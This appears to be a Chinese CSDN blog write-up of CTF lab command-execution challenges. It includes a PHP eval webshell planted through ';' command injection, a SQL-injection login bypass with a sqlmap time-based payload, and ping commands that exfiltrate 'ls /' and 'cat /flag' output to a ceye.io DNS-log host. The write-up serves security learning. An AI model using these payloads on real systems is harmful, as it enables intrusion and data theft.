

安鸢渗透实战平台-命令执行系列

原创

[AAAAAAAAAAAAA66](#)  已于 2022-01-28 00:21:33 修改  943  收藏

分类专栏: [CTF-WEB学习](#) 文章标签: [php](#) [数据库](#) [linux](#)

于 2022-01-27 23:56:26 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/AAAAAAAAAAAAA66/article/details/122725244>

版权



[CTF-WEB学习](#) 专栏收录该内容

34 篇文章 1 订阅

订阅专栏

简单的回顾一下今天刷的命令执行题目

目录

[PHP代码练习](#)

[webshell&中国菜刀](#)

[命令执行01](#)

[命令执行02](#)

[总结](#)

PHP代码练习

直接给一个编辑器可以命令执行, 那么直接用php的命令执行函数system,

```
<?php system('ls /');?>
```

The screenshot shows a web browser's developer console with a PHP script executed. The script is `<?php system ('ls /');?>`. The output of the `ls /` command is displayed on the right side of the console, listing various system directories and files.

```
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
this_is_flag_d0a10f422fb92e1e6f9bc193a254ef4d.txt
tmp
usr
var
```

CSDNI @AAAAAAAAAAAAA66

cat命令打开

The screenshot shows a web browser's developer console with a PHP script executed. The script is `<?php system ('cat /this_is_flag_d0a10f422fb92e1e6f9bc193a254ef4d.txt');?>`. The output of the `cat` command is displayed on the right side of the console, showing the contents of the flag file.


```
flag{[REDACTED]f9bc193}
```

CSDNI @AAAAAAAAAAAAA66

webshell&中国菜刀

题目提示在数据库里

直接用蚁剑连接



进去之后发现一个 配置文件

```
<?php
$servername = "mysql";
$username = "root";
$password = "root";

// 创建连接
$conn = new mysqli($servername, $username, $password);
// 检测连接
if ($conn->connect_error) {
    die("连接失败: " . $conn->connect_error);
}


// 创建数据库
$sql = "CREATE DATABASE test123";
if ($conn->query($sql) === TRUE) {
    echo "数据库创建成功====>>>";
} else {
    echo "Error creating database: " . $conn->error;
}

$conn->close();


header("location:tips.txt");
?>
```

有数据库的账号和密码


蚁剑连接（点击数据操作）



数据库地址填mysql 后面试了不大写也行。




找到flag



命令执行01

点击那个图片下载成这样。。



在这个输入框利用； 拼接命令执行语句

```
backup.tar.gz;echo '<?php @eval($_POST["123"]); ?>' >xxx.php
```

导出成功, [点击下载](#)

导出所有图片

导出压缩包命名为

Looks good!

CSDN @AAAAAAAAAAAAA66

可以访问到xxx.php



CSDN @AAAAAAAAAAAAA66

蚁剑连接即可

命令执行02


登陆框 存在注入 用万能语句登陆

```
sqlmap identified the following injection point(s) with a total of 119 HTTP(S) requests:
-----
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=123' AND (SELECT 5165 FROM (SELECT(SLEEP(5)))sKDg) AND 'SqMn'='SqMn&password=123
-----
[16:36:18] [INFO] the back-end DBMS is MySQL
[16:36:18] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux CentOS 6
web application technology: Apache 2.2.15, PHP 5.3.3
back-end DBMS: MySQL >= 5.0.12
[16:36:19] [INFO] fetched data logged to text files under '/home/edg/.local/share/sqlmap/output/120.27.194.165'

[*] ending @ 16:36:19 /2022-01-27/ CSDN @AAAAAAAAAAAAA66
```

```
admin' or 1=1#
```

注意不能用 1' or 1=1# 怀疑题目做了一些修改 这样以admin身份登陆



后面需要用到dnslog 或者ceye.io 获取命令执行回显

进入到这个界面

同样是利用 ; 拼接命令执行语句

注意反引号 ----linux中反引号的作用 (` `) -----获取执行命令的结果

```
localhost;ping -c 1 `ls /`.xxxxxx.ceye.io
```

云主机管理 添加云主机

ip	<input type="text" value="localhost;ping -c 1 `ls /` .ceye.io"/>
	请输入云主机的ip
云主机web端口	<input type="text" value="1234"/>
	请输入云主机的web端口

CSDN @AAAAAAAAAAAAA66

上传后点击黄色的检测按钮

ID	Name	Remote Addr	Created At (UTC+0)
384242889	flag{971fd930a06[redacted]ceye.io	47.99.235.5	2022-01-27 15:51:21
384242679	flag{971fd930a0[redacted]ceye.io	47.99.235.4	2022-01-27 15:50:39
384242668	flag{971fd930a0[redacted]dddc2f499[redacted]ceye.io	47.99.235.5	2022-01-27 15:50:32
384241390	flag{971fd930a0[redacted]dddc2f499[redacted]ceye.io	47.99.235.1	2022-01-27 15:45:24
384240962	flag{971fd930[redacted]dddc2f499c[redacted]ceye.io	47.99.235.8	2022-01-27 15:43:49
384240937	flag{971f[redacted]068[redacted]c2f499c4[redacted]ceye.io	47.99.235.5	2022-01-27 15:43:41
384240908	flag{971fd930a0[redacted]c4[redacted]ceye.io	47.99.235.8	2022-01-27 15:43:27
384240825	flag{971fd930a068c[redacted]ceye.io	47.99.235.8	2022-01-27 15:43:11
384223094	muthbi.ceye.io	106.52.173.28	2022-01-27 14:44:29

CSDN @AAAAAAAAAAAAA66

咋突然出现这么多flag?

可能是平台是共有的把，有人可能点击了我的语句。

但是ls今天试了一下回显不出文件 所以用不了上面的语句可以用

```
localhost;ping -c `cat flag /` .xxxxxi.ceye.io
```

127.0.0.1	80	<input type="button" value="检测"/>	<input type="button" value="检测"/>	<input type="button" value="删除"/>
localhost;ping -c `ls /` .ceye.io	1234	<input type="button" value="检测"/>	<input type="button" value="检测"/>	<input type="button" value="删除"/>

< >

云主机管理 添加云主机

ip	<input type="text" value="localhost;ping -c `cat /flag`.muthbi.ceye.io"/>
	请输入云主机的ip
云主机web端口	<input type="text" value="1234"/>
	请输入云主机的web端口

这样得到flag

The record is only saved for 6 hours and only the last 100 items are displayed.

input search url name

ID	Name	Remote Addr	Created At (UTC+0)
384136081	flag(971fd930a06861f43373add... ceye.io	47.99.235.5	2022-01-27 09:25:17

CSDN @AAAAAAAAAAAAA66

总结

其实题目难度不大，但是可以点积累经验，还是有不小收获的

另外个人的确也踩了不少坑，不过为了篇幅就没过多叙述，再各个命令执行题目也尝试了不同解法，只不过没啥技术性的突破。还是按照前人的write up来。

[zh的博客_漏了个大洞_CSDN博客-靶场练习笔记,漏洞复现,学习笔记领域博主](#)